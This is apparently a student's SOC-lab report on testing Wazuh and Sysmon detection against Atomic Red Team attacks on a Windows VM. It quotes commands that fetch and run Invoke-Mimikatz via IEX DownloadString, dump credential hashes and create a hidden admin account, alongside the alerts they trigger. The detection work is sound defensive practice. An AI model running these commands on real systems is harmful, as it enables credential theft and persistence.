Table of Contents

Introduction 2
Initial access 2
Execution 5
Persistence - 1 7
Persistence - 2 9
Privilege Escalation 11
Defense Evasion 13
Credential Access 15
Lateral Movement 17
Command And Control 19
VirusTotal 21
Conclusion 22
Reference 24

Introduction

Hi, so this is my project where I was setting up and experimented a lot with Wazuh and other stuff. The main goal for me is to set up real time security monitoring environment, using it to investigate and analyze, in general, learning using wazuh is perfect as first SOC analyst experience.

Wazuh is a SIEM with its XDR capabilities for threat hunting and incident response, It is open source and free. Although it was not easy to install and configure everything, I stumbled almost on every part of the process, since I never done anything like this before. But skipping the struggle that's what I ended up with.

- Virtual machine with Ubuntu where I have my wazuh dashboard, this dashboard is where I will spend most of my time looking at alerts.
- Virtual machine with Windows 10 and wazuh agent.
- VirusTotal, will trigger more alerts that correspond to malicious files.
- Sysmon, I needed to install Sysmon because wazuh would not detect some events by itself, e.g. some powershell scripts were not displayed in dashboard.

So that is my lab for the project, with the help of wazuh agent I can see all standard windows logs in my dashboard, but I also added Sysmon and VirusTotal to capture as much as I can. Sysmon is a logging tool, and it improves standard windows logging.

The objective of this project is to launch different real-world attacks on Windows machine using Atomic Red Team tests, mostly powershell scripts. These tests are mapped to the MITRE ATT&CK framework, and most of these techniques will be covered in this paper. Besides, I want to launch real malware and test how wazuh will react.

Initial access


All ten attacks will follow MITRE structure, starting from initial access and finishing with Command and Control. For the initial access step, I decided that Spearphishing scenario is classic. Phishing technique has ID of T1566 according to MITRE and I will use ID T1566.001 which is a spearphishing attachment. I found an atomic test with this ID and only had to copy-paste command into powershell.

```
Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
                                                                                                Try the new cross-platform PowerShell
https://aka.ms/pscore6
                                        PS C:\Users\Elijah> $url = 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/Phishi
ngAttachment.xlsm'
>> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
>> Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm
PS C:\Users\Elijah>
```


This command simulates downloading of phishing attachment but instead of email it takes the file from GitHub repository of Atomic Red Team. The file itself has "xlsm" extension, which is Microsoft

Excel extension with enabled macros, it frequently used by attackers to install malware on target machine, besides it saves the file in Temp folder, which is commonly used by attackers to store malware, scripts etc.

Wazuh detected this and generated alert.



In the alert I can see time when it was generated and that's the exact same time when I ran a command on powershell. It perfectly detected that "File created" and shows full path to the Temp



folder. It also shows that powershell was used to create a file in "winlog.event_data.Image". But I don't like it that it did not detect a malicious file that was created, although it was there.

```
GNU nano 7.2                                  /var/ossec/etc/ossec.conf
  </sca>

  <vulnerability-detection>
    <enabled>yes</enabled>
    <index-status>yes</index-status>
    <feed-update-interval>60m</feed-update-interval>
  </vulnerability-detection>

  <indexer>
    <enabled>yes</enabled>
    <hosts>
      <host>https://127.0.0.1:9200</host>
    </hosts>
    <ssl>
      <certificate_authorities>
        <ca>/etc/filebeat/certs/root-ca.pem</ca>
      </certificate_authorities>
      <certificate>/etc/filebeat/certs/wazuh-server.pem</certificate>
      <key>/etc/filebeat/certs/wazuh-server-key.pem</key>
    </ssl>
  </indexer>

  <!-- File integrity monitoring -->
  <syscheck>
    <disabled>no</disabled>
    <directories check_all="yes" realtime="yes">C:\Users\Elijah\AppData\Local\Temp</directories>

    <!-- Frequency that syscheck is executed default every 12 hours -->
    <frequency>43200</frequency>

    <scan_on_start>yes</scan_on_start>

    <!-- Generate alert when new file detected -->
    <alert_new_files>yes</alert_new_files>

^G Help    ^O Write Out  ^W Where Is   ^K Cut      ^T Execute    ^C Location   M-U Undo      M-A Set Mark  M-] To Bracket  M-Q Previous  ^B Back
^X Exit    ^R Read File  ^\ Replace    ^U Paste    ^J Justify    ^/ Go To Line M-E Redo      M-6 Copy      ^Q Where Was    M-W Next      ^F Forward
```


I figured out that wazuh does not monitor Temp folder by default, so I had add rule to wazuhmanager config file so it would look through Temp folder.

So, I ran command again and two alerts this time, one is the same as before and the other one here.

```
W.  Discover  wazuh-alerts-4.x-2025.05.29#7AQbG5cB8CHtkMtIYEIE                                                    a

t data.win.system.keywords      0x8000000000000000
t data.win.system.level         4
t data.win.system.message       "Process Create:
                                RuleName: -
                                UtcTime: 2025-05-29 08:14:11.162
                                ProcessGuid: {c67152d0-1753-6838-ff0c-000000001600}
                                ProcessId: 5104
                                Image: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
                                FileVersion: 10.0.19041.3996 (WinBuild.160101.0800)
                                Description: Windows PowerShell
                                Product: Microsofte Windowse Operating System
                                Company: Microsoft Corporation
                                OriginalFileName: PowerShell.EXE
                                CommandLine: "powershell.exe" & {$url = 'https://github.com/redcanaryco/atomic-red-team/raw/master/atomics/T1566.001/bin/PhishingAttachment.xlsm'
                                [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
                                Invoke-WebRequest -Uri $url -OutFile $env:TEMP\PhishingAttachment.xlsm}
                                CurrentDirectory: C:\Users\Elijah\AppData\Local\Temp\
                                User: [redacted]
                                LogonGuid: {c67152d0-e7cd-682d-3eca-030000000000}
                                LogonId: 0x3CA3E
                                TerminalSessionId: 1
                                IntegrityLevel: High
                                Hashes: MD5=2E5A8590CF6848968FC23DE3FA1E25F1,SHA256=9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3,IMPHASH=3D08F4848535206D772DE1458
                                04FF4B6
                                ParentProcessGuid: {00000000-0000-0000-0000-000000000000}
                                ParentProcessId: 3792
                                ParentImage: -
                                ParentCommandLine: -
                                ParentUser: -"
t data.win.system.opcode        0
```

Here I can see that powershell was used again and it actually shows command that I ran, it detected Invoke-WebRequest to github and exact name of malicious file. Also, it gave me some hashes, I hoped that those are the hashes of my malicious file but unfortunately those are the hashes of powershell.exe. I tried to enable hash detection in Sysmon config file by adding rules that detect file creation with .xlsm extension, added rules to FileCreateStreamHash but it just didn't work.


The second part of the alert showed this, and that was another problem.



data.win.system.providerName	Microsoft-Windows-Sysmon
data.win.system.severityValue	INFORMATION
data.win.system.systemTime	2025-05-29T08:14:11.1642893Z
data.win.system.task	1
data.win.system.threadID	11648
data.win.system.version	5
decoder.name	windows_eventchannel
id	1748506461.1004711
input.type	log
location	EventChannel
manager.name	[redacted]VirtualBox
rule.description	Powershell was used to delete files or directories
rule.firedtimes	3
rule.groups	sysmon, sysmon_eid1_detections, windows
rule.id	92021
rule.level	3
rule.mail	false
rule.mitre.id	T1070.004
rule.mitre.tactic	Defense Evasion
rule.mitre.technique	File Deletion
timestamp	May 29, 2025 @ 10:14:21.653

Rule T1566.001 didn't fired instead it was T1070.004 Deletion of file, although file was created and it is clearly visible in command. To fix this I went wazuh documentation and found out that Temp folder was still not monitored fully because I needed to add a rule to config file on my windows agent side.

Now in addition I was getting this alert with hashes of the file, I checked and those really are the hashes of phishingattachment.xlsm.



```
full_log    File 'c:\users\elijah\appdata\local\temp\phishingattachment.xlsm' modified
            Mode: realtime
            Changed attributes: size,uid,user_name,mtime,md5,sha1,sha256
            Size changed from '0' to '13517'
            Ownership was '', now it is 'S-1-5-32-544'
            User name was '', now it is 'Administrators'
            Old modification time was: '0', now it is '1748545083'
            Old md5sum was: 'd41d8cd98f00b204e9800998ecf8427e'
            New md5sum is : 'ca95874adad930c6611402fca758f5e4'
            Old sha1sum was: 'da39a3ee5e6b4b0d3255bfef95601890afd80709'
            New sha1sum is : 'f4e8b9e3b6ed129d03361feef7e1fbb3aee78019'
            Old sha256sum was: 'e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855'
            New sha256sum is : '3a27efe2cf4772b5689adb301b5da6344eef92e28b057badb4d6be553c838e6f'
```

```
PS C:\InvokeAtomic> Get-FileHash C:\Users\Elijah\AppData\Local\Temp\PhishingAttachment.xlsm -Algorithm SHA1

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA1            F4E8B9E3B6ED129D03361FEEF7E1FBB3AEE78019                               C:\Users\Elijah\AppData\Local\Te...
```

Execution

For execution I chose technique with ID T1059, Command and Scripting Interpreter, specifically T1059-001 which utilize PowerShell. Unintentionally i already showed that PowerShell can be used to download something from internet in the first test using Invoke-WebRequest command, but there are many more examples of how PowerShell could be used by adversaries to run scripts and executables, for example Invoke-command. On ART I found a test that use Mimikatz, tool that is used to dump credentials and password hashes. It can be run through PowerShell.

```
Exit code: 0
Done executing test: T1059.001-1 Mimikatz
PS C:\Windows\system32> Invoke-AtomicTest T1059.001-1
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

Executing test: T1059.001-1 Mimikatz
.#####.   mimikatz 2.2.0 (x64) #18362 Oct 30 2019 13:01:25
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/
mimikatz(powershell) # sekurlsa::logonpasswords
Authentication Id : 0 ; 237687 (00000000:0003a077)
Session           : Interactive from 1
User Name         : Elijah
Domain            : DESKTOP-FFVAD67
Logon Server      : DESKTOP-FFVAD67
Logon Time        : 31/05/2025 16:57:53
SID               : S-1-5-21-3308983499-3938997708-3688000897-1001
        msv :
         [00000003] Primary
         * Username : Elijah
         * Domain   : DESKTOP-FFVAD67
         * NTLM     : 36aa83bdcab3c9fdaf321ca42a31c3fc
         * SHA1     : 3e3e2c4b66db6b3a06fe6c4cbd32853713e7cb70
        tspkg :
        wdigest :
         * Username : Elijah
         * Domain   : DESKTOP-FFVAD67
         * Password : (null)
        kerberos :
         * Username : Elijah
         * Domain   : DESKTOP-FFVAD67
         * Password : (null)
        ssp :   KO
        credman :
Authentication Id : 0 ; 237338 (00000000:00039f1a)
Session           : Interactive from 1
User Name         : Elijah
Domain            : DESKTOP-FFVAD67
Logon Server      : DESKTOP-FFVAD67
Logon Time        : 31/05/2025 16:57:53
SID               : S-1-5-21-3308983499-3938997708-3688000897-1001
        msv :
         [00000003] Primary
         * Username : Elijah
         * Domain   : DESKTOP-FFVAD67
         * NTLM     : 36aa83bdcab3c9fdaf321ca42a31c3fc
         * SHA1     : 3e3e2c4b66db6b3a06fe6c4cbd32853713e7cb70
```


data.win.system.providerName	Microsoft-Windows-PowerShell
data.win.system.severityValue	WARNING
data.win.system.systemTime	2025-05-31T15:11:12.3601529Z
data.win.system.task	2
data.win.system.threadID	5104
data.win.system.version	1
decoder.name	windows_eventchannel
id	1748704276.9244857
input.type	log
location	EventChannel
manager.name	[redacted]VirtualBox
rule.description	Powershell script used "Invoke-command" cmdlet to execute code on remote computer
rule.firedtimes	3
rule.groups	windows, powershell
rule.id	91823
rule.level	14
rule.mail	true
rule.mitre.id	T1059.001, T1021.006
rule.mitre.tactic	Execution, Lateral Movement
rule.mitre.technique	PowerShell, Windows Remote Management
timestamp	May 31, 2025 @ 17:11:16.330

As you can see Mimikatz dumped username and password (null value because I have no password) along with hashes. On my dashboard manager I got the next alert, rule 1059.001 fired and

it says “Invoke-command” has been used in powershell. To investigate further I used timestamp in this alert and found others that happened at the same time.

@timestamp	May 31, 2025 @ 17:11:09.207
_index	wazuh-alerts-4.x-2025.05.31
agent.id	001
agent.ip	192.168.0.112
agent.name	DESKTOP-FFVAD67
data.win.eventdata.commandLine	\"cmd.exe\" /c powershell.exe \"IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMafia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds\"
data.win.eventdata.company	Microsoft Corporation
data.win.eventdata.currentDirectory	C:\\Users\\Elijah\\AppData\\Local\\Temp\\
data.win.eventdata.description	Windows Command Processor

This one was generated by Sysmon, and it shows full command of where mimikatz was used to dump credentials. I used the Wazuh dashboard's search feature to look for related indicators of attack, such as process command lines containing "mimikatz" and found two more alerts. They contain a huge script blocks that could be investigated even further, but just by briefly looking at them I assumed that it was just part of code of mimikatz.




Also, I wanted to show a cool feature that Wazuh dashboard has. Wazuh contain whole MITRE framework where I can find every single tactic by their ID, they provide full description of a tactic with real life examples. And probably the most awesome is that they provide mitigation techniques you can use, here are some for T1059.001.

Mitigations

ID	Name	Description
M1026	Privileged Account Management	Manage the creation, modification, use, and permissions associated to privileged accounts, including SYSTEM and root.
M1038	Execution Prevention	Block execution of code on a system through application control, and/or script blocking.
M1042	Disable or Remove Feature or Program	Remove or deny access to unnecessary and potentially vulnerable software to prevent abuse by adversaries.
M1045	Code Signing	Enforce binary and application integrity with digital signature verification to prevent untrusted code from executing.
M1049	Antivirus/Antimalware	Use signatures or heuristics to detect malicious software.

Persistence - 1

Sometimes adversary may create account on victim system in order to maintain access to it. The next MITRE tactic is T1136.001, creation of local account, I chose test number eight from ART, it will create admin user. After running test, I first checked if user indeed was created on windows machine, and indeed new account named "T1136.001_Admin" was generated and it has administrator rights.



I immediately went to my dashboard and this time decided to filter all alerts by exact minute when I launched a test, therefore seeing all alerts related to the test at once. I just wanted to observe the order in which wazuh generates these alerts.

12 hits

Jun 2, 2025 @ 13:41:50.375 - Jun 2, 2025 @ 13:42:50.375

Export Formatted | 751 available fields | Columns | Density | **1 fields sorted** | Full screen

timestamp	agent.name	rule.description	rule.level	rule.id
Jun 2, 2025 @ 13:42:37.914	DESKTOP-FFVAD67	Administrators Group Changed	12	60154
Jun 2, 2025 @ 13:42:37.898	DESKTOP-FFVAD67	Users Group Changed	5	60170
Jun 2, 2025 @ 13:42:37.868	DESKTOP-FFVAD67	User account changed	8	60110
Jun 2, 2025 @ 13:42:37.852	DESKTOP-FFVAD67	User account enabled or created	8	60109
Jun 2, 2025 @ 13:42:37.845	DESKTOP-FFVAD67	User account enabled or created	8	60109
Jun 2, 2025 @ 13:42:37.841	DESKTOP-FFVAD67	Domain Users Group Changed	5	60160
Jun 2, 2025 @ 13:42:37.441	DESKTOP-FFVAD67	Integrity checksum changed.	7	550
Jun 2, 2025 @ 13:42:37.227	DESKTOP-FFVAD67	Discovery activity executed	3	92031
Jun 2, 2025 @ 13:42:37.212	DESKTOP-FFVAD67	A C:\\Windows\\System32\\net.exe binary was started by a Windows cmd shell	3	92036
Jun 2, 2025 @ 13:42:37.196	DESKTOP-FFVAD67	net1.exe executed a user creation command	12	92040
Jun 2, 2025 @ 13:42:37.178	DESKTOP-FFVAD67	A C:\\Windows\\System32\\net.exe binary was started by a Windows cmd shell	3	92036
Jun 2, 2025 @ 13:42:37.149	DESKTOP-FFVAD67	Windows command prompt started by an abnormal process	4	92052

Starting from bottom, the first alert is generated by Sysmon and maps to T1059.001 because I ran test through powershell again. In there it indicates that command prompt was launched since this ART test uses cmd prompt to create a new user. The second alert says that net.exe binary was started by cmd shell and is creating a new user, net.exe or net1.exe is a trusted binary what can be utilized by attackers to create user accounts. Third alert fired with T1136.001 and says that a new user was created, forth is like second but it says that user was added to local administrator group.


```
"Process Create:
RuleName: -
UtcTime: 2025-06-02 11:42:36.739
ProcessGuid: {c67152d0-8e2c-683d-1404-000000001c00}
ProcessId: 6776
Image: C:\Windows\System32\net1.exe
FileVersion: 10.0.19041.3636 (WinBuild.160101.0800)
Description: Net Command
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: net1.exe
CommandLine: C:\Windows\system32\net1  user /add "T1136.001_Admin" "T1136_pass"
CurrentDirectory: C:\Users\Elijah\AppData\Local\Temp\
User: DESKTOP-FFVAD67\Elijah
LogonGuid: {c67152d0-18f1-683b-1a9f-030000000000}
LogonId: 0x39F1A
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=78E53D5AE8839C58FA40BEA32B775999,SHA256=E62071AA18768DD88ACAF97FA7B1F2FEC9FCCE89736C1EE9A800699328D196EA,IMPHASH=537AEF5B177E3302247DAB07A052B2D8
ParentProcessGuid: {c67152d0-8e2c-683d-1304-000000001c00}
ParentProcessId: 3928
ParentImage: C:\Windows\System32\net.exe
ParentCommandLine: net  user /add "T1136.001_Admin" "T1136_pass"
ParentUser: DESKTOP-FFVAD67\Elijah"
```

Half of these events were detected by Sysmon, while Wazuh did detect the malicious activity, I was constantly noticing that some related logs required sysmon to be fully visible. This highlights the importance of additional endpoint logging to improve detection.

The next are standard wazuh alerts generated from windows logs and they indicate to similar activity, like the new user was created, its name and attributes and that It was added to the security global and local group.


```
"A user account was created.

Subject:
        Security ID:            S-1-5-21-3308983499-3938997708-3688000897-1001
        Account Name:           Elijah
        Account Domain:         DESKTOP-FFVAD67
        Logon ID:               0x39F1A

New Account:
        Security ID:            S-1-5-21-3308983499-3938997708-3688000897-1004
        Account Name:           T1136.001_Admin
        Account Domain:         DESKTOP-FFVAD67

Attributes:
        SAM Account Name:       T1136.001_Admin
        Display Name:           <value not set>
        User Principal Name:    -
        Home Directory:         <value not set>
        Home Drive:             <value not set>
        Script Path:            <value not set>
        Profile Path:           <value not set>
        User Workstations:      <value not set>
        Password Last Set:      <never>
        Account Expires:                <never>
        Primary Group ID:       513
        Allowed To Delegate To: -
        Old UAC Value:          0x0
        New UAC Value:          0x15
        User Account Control:
                Account Disabled
                'Password Not Required' - Enabled
                'Normal Account' - Enabled
        User Parameters:        <value not set>
        SID History:            -
        Logon Hours:            All

Additional Information:
        Privileges              -"
```

Persistence - 2

One beautiful technique I found on MITRE is "Boot or Logon Autostart Execution" using registry run keys or the startup folder. The idea is simple: the attacker adds executables or scripts to these registry locations, and when a user logs in, these run keys automatically execute. It could be applied to either all users in the system or to specific one.

